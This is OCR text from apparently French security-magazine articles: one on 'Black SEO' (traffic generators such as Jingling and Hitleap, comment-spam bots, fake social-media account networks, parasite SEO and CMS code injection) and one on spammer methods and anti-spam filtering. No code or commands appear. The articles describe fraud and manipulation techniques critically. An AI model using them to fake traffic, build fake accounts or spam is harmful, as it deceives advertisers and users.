


Figure 2 : Jingling en action bis.

deux « écoles » : celles qui demandent un grand nombre d'informations – date de création du site, statistiques de fréquentation, backlinks – et celles qui acceptent tous les sites. Or, quand le but d'un site, qui n'est pas un site d'e-commerce, est de vendre de l'espace publicitaire, il faut tout de suite montrer des statistiques de fréquentation séduisantes, quitte à arranger la réalité. Jingling sert à cela. Est-ce pour autant du Black SEO ? Oui, car le Black SEO est un ensemble de techniques visant à gagner aussi en notoriété et jusqu'à une certaine époque, le trafic était un élément favorisant le référencement. Par ailleurs, cela peut servir à construire de fausses statistiques de fréquentation pour mieux tromper les régies publicitaires ou les plateformes de mises en relation entre blogueurs et agences.




Figure 3 : Un Windows qui souffre.

Les autres logiciels générateurs de visites ne fonctionnent pas ainsi. Pour envoyer effectivement du trafic, ils ont besoin d'une liste de proxies régulièrement mise à jour et c'est à partir de cette liste de proxies que les visites vont être envoyées. Sur tous les forums de Black SEO, c'est l'une des demandes les plus récurrentes.

Jingling ne fonctionne pas sous Linux, même avec Wine, mais ce n'est pas le cas d'Hitleap, l'autre outil incontournable des générateurs de trafic. Il s'agit d'une visionneuse et d'une plateforme d'échange de trafic. Il suffit de l'installer, de s'identifier et de le laisser fonctionner. Il va afficher différents sites web, y compris des sites propageant des malwares. Ayant voulu le tester sur une machine sous Windows 7, j'ai été temporairement infectée par un browser hijacker, relativement bien caché et je soupçonne que c'est mon utilisation d'Hitleap qui a occasionné cette infection. Par ailleurs, elle n'avait pas pu être détectée par l'anti-virus, car je lui avais indiqué de laisser Hitleap fonctionner. Hitleap est la visionneuse la plus connue, mais il en existe des dizaines d'autres avec une configuration similaire.

Petits derniers dans la catégorie générateurs de trafic : les plugins/modules complémentaires pour navigateurs comme BobBot's. Sur le même principe qu'Hitleap, au lieu de proposer une visionneuse, il ouvre une nouvelle fenêtre dans votre navigateur et enclenche les visites par tranche de 20 à 30 secondes. Comme pour Hitleap, le temps passé sur les sites des autres est comptabilisé sur le compte de l'utilisateur en temps de trafic. Même s'il n'est pas ressorti comme étant malveillant, parmi les sites affichés, beaucoup étaient de vraies-fausses alertes de sécurité, avec écran bleu, énonçant qu'un virus avait été localisé dans tel répertoire et invitant à télécharger tel ou tel outil pour y remédier.




Figure 4 : Un Windows qui souffle.

On le voit, rien qu'en essayant d'améliorer artificiellement son trafic, l'utilisateur peut être infecté très facilement. L'ironie de la chose est que la

plupart des plateformes d'autosurfs disent bannir les sites proposant des contenus pour adultes et injectant des malwares. Mais entre les propos et l'action, il existe une certaine marge.

Il y a le cas où c'est l'adepte du Black SEO qui va être infecté par l'utilisation d'outils peu recommandables, mais il y a aussi le cas où l'internaute va être trompé, sans nécessairement avoir eu recours à des outils de Black SEO.

2 Une histoire de scripts

On l'a dit, ceux qui pratiquent le Black SEO le font dans un but lucratif. Ils placent donc des publicités et partagent leurs contenus sur les réseaux sociaux via des raccourcisseurs d'URL. Pour les publicités, il existe plusieurs formats : les petits encarts, les bannières moyennes et grandes, les publicités interstitielles ainsi que les scripts rotatifs. Pour le lecteur, c'est une gêne à double titre. Les régies publicitaires pullulent, mais rares sont celles qui sont qualitatives et l'astuce actuellement en vogue, consiste à proposer des rémunérations plus importantes que la moyenne, y compris lorsque le trafic vient de pays peu rémunérateurs. En effet, la rémunération est plus grande si les visiteurs viennent des États-Unis ou du Canada que s'ils viennent du Sri Lanka ou de Moldavie. Les blogueurs Black SEO vont rechercher la régie proposant la rémunération la plus attractive, régie notamment utilisée pour infecter d'autres utilisateurs via des adwares. On pourrait se dire que le problème ne se pose pas si on a installé un bloqueur de publicités sur son navigateur. C'est partiellement vrai. Tout d'abord, certaines régies publicitaires, en particulier dans le monde du contenu pour adultes, sont tellement « efficaces » qu'elles bypassent sans difficulté les bloqueurs de publicités, faisant que la seule chose que bloquent ces derniers, ce sont les contenus demandés, ce qui est cocasse. Par ailleurs, certaines plateformes se vantent ouvertement d'avoir mis en place des technologies permettant de passer outre les bloqueurs de publicités. Pour l'utilisateur, la seule solution consiste à bloquer JavaScript et les scripts externes. Or, une partie des sites web font appel à des scripts externes, par exemple Bootstrap ou les plugins de partage sur les réseaux sociaux.

Quand bien même un utilisateur arriverait à se débarrasser des publicités intrusives et malveillantes, il pourrait être confronté à une autre difficulté : les raccourcisseurs d'URL.

Les raccourcisseurs d'URL font également souvent office de régies publicitaires et même si toutes énoncent faire une modération dans les demandes de publicités, en réalité, ce n'est pas le cas et ça reste un très bon vecteur d'infection.

Parfois, l'internaute est amené à cliquer sur quelque chose grâce à un commentaire bien construit sur un site ayant une certaine autorité et cette action est favorisée par les robots spammeurs.

On l'a dit précédemment, pour gagner des rangs dans les résultats de recherche de Google, il faut des backlinks et toute la question est : comment forcer la nature ? Certains développeurs ont mis au point des robots qui deviennent de plus en plus évolués vous permettant de poster jusqu'à mille commentaires d'un coup sur des cibles prédéterminées.

Ils fonctionnent en trois temps. On commence par leur indiquer une liste de cibles potentielles, par exemple, en faisant une recherche par mots-clés. Ils sortent alors une liste obtenue par scrapping. L'utilisateur fait une première sélection. Une liste de proxies à jour va être chargée qu'ils vont utiliser pour poster les commentaires. Enfin, l'utilisateur écrit le commentaire dans l'encart prévu à cet effet et clique sur poster. Pendant l'envoi, un rapport progressif s'affiche montrant quel envoi a réussi et quel envoi a échoué.

Mais, aussi perfectionnés soient-ils, ces outils n'arrivent pas à contourner les filtres anti-spam et c'est pourquoi ils peuvent être amusants. La plupart se font bloquer d'entrée de jeu par des outils tels qu'Honeypot **[I]** et quand bien même ils passeraient la barrière ou l'absence de barrière des filtres anti-spam, comme il y a généralement une modération humaine, ce type d'outils n'est pas en réalité pas efficace. Quand on sait qu'il faut débourser presque 100$ pour acquérir le plus connu et le plus maniable du marché, à savoir Scrapebox, on peut en déduire que les seules personnes à qui profitent ce type d'outils sont leurs créateurs.

Mais les commentaires sont indirectement pris en compte pour le référencement. Ainsi, un commentaire laissé sur un média ayant autorité et comportant un lien peut favoriser le référencement et faire gagner quelques rangs dans les résultats de recherche.

Mais, pour gagner des rangs dans les résultats de recherche, encore faut-il avoir des contenus pertinents à proposer, surtout dans le cas des blogs. Là aussi, il y a des outils qui font le travail à la place des blogueurs grâce à la technique du *copywriting* et des articles *spinners*. Le copywriting consiste à optimiser ses contenus à l'excès pour les moteurs de recherche, plutôt que pour un véritable lecteur. Les articles spinners sont des outils permettant de réécrire des articles déjà existants, sans y apporter de modification de fond. Dans les deux hypothèses, il s'agit de réécrire des contenus afin de donner l'illusion qu'ils sont nouveaux. Habituellement, ils sont plagiés d'autres sites ayant autorité. Généralement, les outils ne sont pas assez fins, faisant qu'il existe une sorte de marché aux journalistes/rédacteurs sur les forums de Black SEO demandant de bonnes plumes pour quelques dollars. On trouve aussi beaucoup d'annonces sur certaines plateformes de freelances pour des articles d'une dizaine de lignes pour environ 10$ le texte.

Les algorithmes en cours d'utilisation chez Google pénalisent normalement ce type de pratiques, mais en fonction de la plume de l'auteur, il est assez fréquent que Google passe totalement à côté du fait qu'il s'agisse de réécriture sans aucune valeur ajoutée.

On voit donc que les robots générateurs de trafics et autres systèmes d'autosurfs sont moyennement efficaces et n'ont aucun impact sur le référencement, que le spam de commentaire atteint son but dans 1% des cas et que le copywriting est généralement sanctionné. Qu'il soit clair dans l'esprit du lecteur que jusqu'à une certaine époque, ces techniques fonctionnaient, soit pour améliorer son référencement, soit pour gruger les régies publicitaires. Mais qu'est-ce qui fonctionne encore ?

3 Les bots sociaux

Avant l'apogée des réseaux sociaux, la solution de facilité consistait surtout à envahir les forums par milliers et en la matière, il y avait un outil qui était considéré comme la Rolls, c'est XRumer. Relativement cher – la licence est entre 100$ et 400$ selon les fonctionnalités – il permet non seulement de trouver un grand nombre de forums et de sites en quelques clics, mais également de se créer massivement des profils et de poster des milliers de messages en une seule fois. Point supplémentaire, il permettait de passer outre les CAPTCHA et les différents filtres mis en place pour éviter les robots sauf que même les forums de Black SEO ont été obligés de faire le ménage manuellement, car justement, eux aussi victimes de la vague XRumer.

Le fait est que les forums restent un très bon support de référencement et qu'un post sur un forum peut se traduire en une centaine de visiteurs uniques. Multipliés par mille, les revenus publicitaires peuvent être conséquents, surtout si chaque page contient deux à trois encarts et que les liens externes sont raccourcis par des services payants. Même si les outils tels que XRumer ont encore de beaux jours devant eux, ils vont devoir affronter une concurrence moins onéreuse : les bots pour réseaux sociaux.

La majorité des personnes inscrites sur les réseaux sociaux cherchent à gagner en visibilité et en popularité. Certaines ont donc recours à des techniques leur permettant de se créer une petite armée de followers, partageant les contenus, d'autres followers, tout aussi factices. En matière de réseaux sociaux, que ce soit Facebook, Twitter ou Instagram, il y a deux grandes catégories : les bots permettant d'automatiser totalement les follow/unfollow/DM,/like, etc. Et les bots permettant de créer et de gérer de faux comptes.

La première étape consiste à créer les faux comptes via un bot quelconque. Pour personnaliser au mieux ces comptes, on peut passer par un générateur de faux profils qui va sortir un grand nombre d'informations et des photos issues des banques d'images, afin que le résultat ait l'air plus vrai que nature.

La deuxième étape va consister à intégrer ces faux comptes à un bot automatisant les follow/unfollow/DM/like et à les intégrer dans un outil de gestion de comptes sociaux quelconque afin que les propos ne soient pas exactement similaires et qu'ils ne soient pas postés au même moment. On peut même pousser l'expérimentation jusqu'à les faire se follower les uns les autres afin de donner une impression de masse et d'autorité sur un réseau social.

La troisième étape va consister à s'en servir pour propager des contenus Black SEO optimisés, et ce pour deux raisons : la première est que dans la vague de followers, il y en aura aussi des vrais qui vont potentiellement cliquer sur le contenu et la seconde est que le signal social média est pris en compte par les algorithmes de référencement de Google donc si un contenu est partagé un certain nombre de fois, il sera mieux référencé qu'un autre. Google ne prend pas en compte le nombre de followers, mais il est évident qu'un compte Twitter ayant plusieurs centaines voire plusieurs milliers de followers favorisera plus le référencement d'un contenu qu'un compte avec une dizaine de followers.

L'éventuelle quatrième étape va consister à vendre ce signal. En effet, certaines personnes n'ont aucun scrupule à utiliser ce type de techniques pour faire de la communication en ligne et il serait dommage de se priver d'une manne financière. L'autre option peut aussi être de vendre ces faux profils, car selon les modalités du compte, les centres d'intérêt et leur antériorité, ils vont représenter un certain intérêt et toujours sur les forums, on trouve quantité de revendeurs et d'acheteurs.

Cette technique fonctionne très bien sur Facebook, Twitter, Instagram et Pinterest, moins sur LinkedIn, car la nature de ce réseau social ne le rend pas aussi attractif que les autres. Certains souhaitent des bots pour Telegram.me **[2]**.

Comment les réseaux sociaux, notamment Twitter, font pour lutter contre cela ? Il faut bien être conscient que les réseaux sociaux n'ont pas spécialement envie de lutter contre les faux followers, car mener une politique d'écrémage trop agressive leur ferait perdre une partie de leur attractivité. Si on prend l'exemple de Facebook, le réseau social essaie de lutter contre les faux profils, mais ce faisant, il a aussi arbitrairement supprimé des comptes d'utilisateurs légitimes, qui ne voulaient tout simplement pas afficher leur identité civile véritable.

Par ailleurs, les réseaux sociaux tirent leur capitalisation, notamment boursière, de leurs abonnés. Faire la « chasse au profil » ferait instantanément baisser leur cotation et leur valeur puisque leur cœur de métier est la donnée. En somme, un jeu de dupes dans lequel tout le monde trouve son compte.

Néanmoins, il convient d'apporter une légère nuance. Twitter a trouvé une façon plus intelligente que Facebook de faire le ménage aux profils fabriqués : la certification. Initialement, la certification des comptes Twitter était réservée aux personnalités d'envergure, aux blogueurs influents et aux médias très connus. Puis Twitter a ouvert la certification à presque tout le monde. Pour faire une demande de certification, il faut un numéro de téléphone, expliquer pourquoi son compte devrait

être certifié notamment en pointant des articles faisant autorité dans son domaine de compétence ou attestant de qui vous êtes.

Pourtant, on pourrait objecter que les faux profils peuvent se repérer très facilement. En effet, surtout quand celui qui les utilise ne le fait pas intelligemment. On peut faire un parallèle avec les bots générateurs de trafic comme Jingling. Si vous passez de 10 visites à 8500 en 24h, pour ensuite retomber à 15 visites, votre rapport d'analyse statistique issu de Google Analytics paraîtra forcément contrefait. Mais si vous progressez de 10 à 100 puis de 100 à 200 et ainsi de suite pour arriver à un palier stable et constant, il devient plus difficile de détecter la « fraude » qui n'en est pas une. De la même manière, quand certaines personnalités politiques se vantent d'avoir un grand nombre de fans sur Facebook, mais que l'on constate que la variable entre la semaine 0 et la semaine 1 montre une augmentation de +241%, il semble évident que le mouvement d'acquisition n'est pas exactement naturel.

Pourtant, cela ne semble pas impacter le référencement au sein même de Facebook, car le nombre de fans sur une page influe sur son référencement au sein même du réseau social, qui est lui indexé par Google.

Un malware peut-il être massivement transmis via les réseaux sociaux, notamment par des techniques de Black SEO ? La réponse est à la fois oui et non. Oui dans le sens où ce réseau de faux comptes peut massivement partager un lien contenant un malware quelconque et non parce que tous les liens que vous postez sur Twitter passent par le raccourcisseur d'URL de Twitter, qui vérifie si le site ne figure pas sur une liste noire, sauf si le lien est déjà raccourci par un autre service. Si on prend en compte la réactivité des utilisateurs à signaler un contenu néfaste, la propagation peut être assez rapidement stoppée.

Tel n'est pas le cas sur Facebook où fleurissent régulièrement des malwares en tout genre, permettant notamment d'usurper les comptes. On notera également que le ransomware Locky fait des ravages chez les utilisateurs de Facebook.

4 Parasites

Le Black SEO ne sert pas uniquement à améliorer son trafic. On peut l'utiliser pour littéralement pourrir le référencement de quelqu'un et c'est ce que l'on appelle le parasite SEO. Plusieurs options existent. La plus simple consiste à acheter des noms de domaine similaires ou avec des extensions similaires pour créer des sites malveillants ou contrefaisants. Le *cyber-squatting* tient une bonne place sur ce marché et tout le monde peut être touché. Même les grandes entreprises ayant des moyens financiers importants ne font pas l'investissement des noms de domaine. Résultat : des copies conformes voient le jour, mais avec des informations « arrangées » si on peut le dire ainsi. On retrouve fréquemment ce cas de figure dans le e-commerce notamment chez les lunetiers. Les sites sont copiés et les lunettes sont vendues à 90% du prix réel, car ce sont des contrefaçons.

Autre technique de parasitage : signaler un site légitime auprès des moteurs de recherche pour propagation de malwares, contrefaçon ou violation du *Digital Millienium Copyright Act*. On pondèrera le propos en soulignant qu'un seul signalement ne déclenche pas nécessairement une suppression de référencement.

Vincent, qui a eu la gentillesse de me relire, m'a également rappelé qu'on pouvait chercher si le site légitime auquel on souhaiterait faire de l'ombre, était construit avec un CMS vulnérable. Si tel est le cas, on peut en profiter pour faire des injections de backlinks et de codes, ne réagissant qu'à certains users-agents.

Dernière technique qui n'est pas du Parasite SEO, mais qui est assez exotique : le *spam analytics*. C'est en regardant mes rapports Google Analytics sur Hackers Republic que j'ai découvert avoir été spammé par les équipes de Donald Trump, m'appelant à le soutenir **[3]**.

Conclusion

Que retenir de tout cela ? Il faut garder à l'esprit que si le Black SEO paraît séduisant de prime abord, cela reste un miroir aux alouettes pour 95% de ses utilisateurs, dans le sens où beaucoup vont espérer retirer des gains importants. La réalité est qu'une bonne partie de ses adeptes vont voir leurs machines infectées, leurs données personnelles dans la nature voire leurs comptes bancaires amincis, car ayant fait l'acquisition de logiciels miracles, ne fonctionnant évidemment pas. Dans ce milieu, la paranoïa est de mise. Ce n'est pas non plus un hasard si quelques hébergeurs continuent de proposer des VPS sous Windows, c'est notamment pour permettre à certains d'utiliser certains outils ne fonctionnant pas ou mal sous Linux. Au-delà de la simple question des outils et des malwares, nombreux sont ceux qui s'en servent pour attirer des victimes dans des escroqueries diverses et variées. ■

Références

[1] Honeypot est un module anti-spam pour Drupal. Explications disponibles ici : ttps://www.hackersrepublic.org/outils/drupal-et-la-securite-niveau-1

[2] Telegram.me, victime du Black SEO ? https://www.hackersrepublic.org/culture-du-hacking/telegram-black-seo

[3] Le spam analytics : https://www.hackersrepublic.org/outils/le-spam-analytics

POURRIEL UN JOUR, POURRIEL TOUJOURS

Cyrille AUBERGIER

mots-clés : POURRIEL / SMTP / ANTI-SPAM

Nous allons parler ici de message électronique commercial massivement envoyé. Alors que nous sommes à quelques mois, de fêter les 40 ans de l'apparition du SPAM, le nombre de messages non sollicités reçu est toujours significatif.

Aucun des mécanismes mis en place n'a permis d'assurer un filtrage parfait sans faux positifs.

1 Pourriel

Les changements des modes opératoires des spammeurs ont évolué en fonction des mécanismes de protection technique et des lois.

Les étapes sont principalement l'acquisition de ressources, la mise en place d'un hébergement pour répondre aux validations et la distribution des messages.

L'utilisation d'un serveur de messagerie compromis ou mal configuré devenant ainsi un relais de courriel ouvert est une solution temporaire. Dans la plupart des cas, il y a un serveur de messagerie complice ou partenaire qui va faire transiter les courriels vers les cibles.

Pour l'acquisition de ressources, des petits groupes se sont organisés en recrutant des affiliés. Mettant ainsi en place une petite organisation, appelée « gang spam » par SpamHaus **[1]**, pour supporter leur *spam-as-a-service*.

Nous n'oublierons pas non plus les microémetteurs, ce sont des machines compromises qui sont utilisées pour envoyer des messages.

Que ce soit par mauvaise pratique de gestion de services de messagerie ou par négligence, il en est de la responsabilité des fournisseurs de service internet de s'assurer que les machines utilisant leur accès n'envoient pas de spam. Les différentes lois mises à jour sur le sujet, avec le Canada ou les États-Unis pour exemple, punissent sévèrement l'émission de pourriels. Cela a forcé les opérateurs à prendre des mesures techniques pour éviter l'émission de spams.

Toujours dans une volonté de trouver des ressources, le vol de blocs d'IP est possible de plusieurs manières. Principalement, il y a la mauvaise gestion des IP assignés et leur routage, mais aussi un manque de contrôle pour les domaines enregistrés avant 1997. Certains fraudeurs donc se sont spécialisés dans la récupération de blocs IPs « oubliés » ou « dormants ».

Des pays comme la Chine, certains pays d'Europe de l'Est ou encore certains États américains ont des obligations moins contraignantes pour les ISP. Les gros acteurs de pourriels ont un ou plusieurs ISP et les exploitent jusqu'à être blacklistés sur l'ensemble de leurs ressources.

La tendance est d'utiliser une machine corrompue avec plusieurs activités et pas uniquement d'envoyer des courriels. Par exemple, fouiller la machine à la recherche de mots de passe, d'informations financières ou personnelles, de carnet d'adresses. Une autre technique est l'utilisation d'outils de redirection et de réduction gratuite d'URL pour éviter l'évaluation directe d'une URL dans le contenu d'un message.

1.1 Outils

Pour les outils de diffusion massive de messages, il y a une tendance à l'utilisation de kits de phishing ou de sociale ingénierie (SET) pour envoyer des pourriels et ainsi être certain que le message soit livrable au plus grand nombre. On notera aussi que ces trousses à outils proposent aussi des scripts de collecte de courriel basés sur un domaine comme évoqués dans le *MISC n°87* et son dossier sur le social engineering.

Les options des outils d'envoi de masse se multiplient : envoi par cadence aléatoire, alternance entre les sources IP ou les domaines. Peu de connaissances en programmation sont nécessaires pour créer son propre script. Des codes sources Python de « mass mailer » sont accessibles et facilement personnalisables.

Les services de marketing direct offrent aussi des outils d'évaluation du niveau de « spamicité » **[2]** du message dans le but de maximiser les chances des messages d'arriver dans la boite aux lettres de l'usager. C'est par exemple le cas d'Omnivore qui est l'algorithme d'analyse et prévention des abus de MailChimp et de services en ligne tels que www.mail-tester.com. Outre ses officines, il existe des services en ligne d'analyse basés sur SpamAssasin détaillant chacun des points positifs et négatifs de l'analyse.

1.2 Construction de la liste de diffusion

Passons maintenant à la construction des listes de destinataires. Tout type de listes peuvent être en vente, pouvant aussi contenir des informations plus ciblées : sexe, tranche d'âge, pays d'origine...

Il est possible d'acheter des listes de diffusion de grande qualité avec double validation, c'est-à-dire l'acceptation des conditions par le demandeur, ainsi qu'une validation de son courriel. La collecte originale de cette liste peut être légale, mais pour la revente c'est autre chose. Cela dépend de l'entente marquée en petit ou des lois du pays. Nous sommes à l'opposé des listes illégales provenant de piratage d'un site web commercial ou d'infection d'une machine avec l'exploitation du carnet d'adresses.

Il y a aussi l'exploration web à la recherche d'adresses. Ces outils ont su s'adapter aux efforts de dissimulation des adresses courriel remplaçant le signe @ par autre chose.

Il est intéressant de voir aussi les tentatives de personnalisation des messages de pourriels avec l'analyse des noms de domaine. Une extension de domaine .fr dans le courriel va classer le courriel pour un envoi en langue française et les .com en anglais.

Beaucoup d'informations sont également déductibles des informations publiques des médias sociaux, avec en tête LinkedIn. Tout est présent, le nom de l'entreprise, des employés et leurs fonctions.... Ceci permettant de faciliter le ciblage publicitaire.

2 Quelques chiffres

Beaucoup de chiffres sont publiés, mais finalement n'appartiennent qu'au contexte de celui qui en a pris la mesure. Les opérations de démantèlement des réseaux de zombies ont pu amener des baisses significatives et visibles des pourriels reçus, comme celle du FBI ou Microsoft de ces dernières années. Les conséquences ont été que les acteurs se sont multipliés et les gros acteurs ont dilué leurs opérations parmi d'autres.

Radicalite Group estime à travers une moyenne des différentes études le nombre de courriels reçus par jour en 2014 à 613 milliards avec un pourcentage de 85% de pourriels **[3]**.

Basés sur la géolocalisation IP, les pires pays listés par SpamHaus ou icsalabs sont : les États-Unis, la Chine, la Russie, l'Ukraine, le Japon, Honk Kong et le Royaume-Uni. Le Brésil, l'Inde et la Turquie sont les pays les plus tolérants quant à l'hébergement de serveurs de messagerie.

Spamrankings publie quelques compilations de chiffres parmi les plus gros acteurs antispam : http://cloud.spamrankings.net/other.html?ud=933313e5-2948-4a42-97ad-c6c068b636f4.

3 Évolution des techniques de protection

Les différentes méthodes de protection ne permettent que de limiter la transmission, l'envoi ou la réception de SPAM, et ne sont en aucun cas d'une efficacité parfaite, à l'image d'un antivirus ou d'une sonde réseau.

Les trois principaux axes de protection sont l'analyse du 1er paquet, l'analyse de l'entête SMTP et pour finir l'analyse du contenu total incluant aussi le protocole.

On va rentrer donc dans le détail du dernier rebond de courriel avant la livraison au client, là où le serveur va calculer de niveau de spamicité.

3.1 Analyse du premier paquet

Dans cette analyse orientée réseau, nous avons comme information principale l'adresse IP de l'émetteur du paquet. Mais, il y a aussi l'heure de la réception ainsi que le fuseau horaire du serveur émetteur.

La réputation de l'IP et/ou son appartenance à des blacklists **[4]** peuvent être des éléments suffisants pour le classer en quarantaine ou effacer le message sans passer par d'autres évaluations.

D'autres éléments peuvent être interprétés :

- la réputation d'AS ;
- la distance géographique entre l'adresse IP de serveur d'émission et celle de la réception du courriel ;
- la réputation et la densité des IPs dans l'entourage d'IP émetteur.

3.2 Analyse de l'entête SMTP du courriel

L'entête de courriel provenant du serveur de messagerie local est plus complet que l'entête SMTP du courriel en lui-même. L'enchaînement des échanges émetteur et récepteur avec l'heure de passage permet de retrouver la source originale.

L'information principale est le nom du serveur de messagerie qu'il est possible de valider avec son IP source.

L'entête SMTP fournit d'autres éléments :

- le domaine qui a émis le message ;
- la configuration du serveur en lui-même : les bonnes pratiques d'antispam sont-elles mises en place ? Répond-il correctement au HELO ? L'envoyeur est il complètement qualifié par un FQDN ? Ce qui n'est pas le cas d'une machine infectée ;
- le nom du domaine émetteur ;
- le domaine émetteur est-il le même que le MX (*Mail Exchange*) ? Qui est responsable de l'envoi ?
- et enfin, les mécanismes d'authentification du domaine : SFP, DKIM, DMARC sont-ils mis en place ? Ces mécanismes sont toujours mis en place dans le cadre d'un message publicitaire légal.

Il est intéressant d'analyser la structure du champ destinataire **To:**. Est-il correctement renseigné avec le nom, le prénom de l'émetteur et son adresse de courriel :

```
To: 'firstname lastname <flastname@DOMAIN.COM>'
```

Comment est utilisé le nom de l'émetteur dans le courriel ? L'émetteur connaissait-il le nom de la personne ou son sexe (monsieur, madame...) ? Le nom donné à ce compte de courriel n'est jamais le nom dans le courriel tel quel. Par cette analyse, le dernier relais de messagerie peut valider les connaissances de l'émetteur sur le destinataire.

Dans le cas de la technique de « message retour » dite *backscatter* que certains serveurs de messagerie laissent passer sans analyse, il est incohérent que le champ **To** ne contienne que l'adresse de courriel complet. Parce que s'il y a eu un message original, vous vous êtes présenté avec le nom et l'adresse du courriel associé. Donc un champ vide dans le nom pour un message retour est largement suspect.

3.3 L'analyse du contenu

L'analyse prend un tour plus complexe. Il s'agit d'appliquer une heuristique sur le message pour déterminer la probabilité que celui-ci soit un spam au travers de plusieurs techniques. L'une des plus connues et efficaces est le système de filtre bayésien qui permet, après un apprentissage, de déterminer par une méthode statistique la probabilité qu'un message soit ou non un spam.

D'autres critères peuvent rentrer en compte dans la classification du message tels que : le pays d'origine, le ratio image/texte ou encore la présence de certains mots-clés (Viagra, Xanax...).

Le logiciel open source SpamAssassin fonctionne de cette manière et dispose d'un moteur d'heuristique extrêmement complet au point qu'il est utilisé dans beaucoup d'appliances antispam **[5]** et en ligne **[6]**.

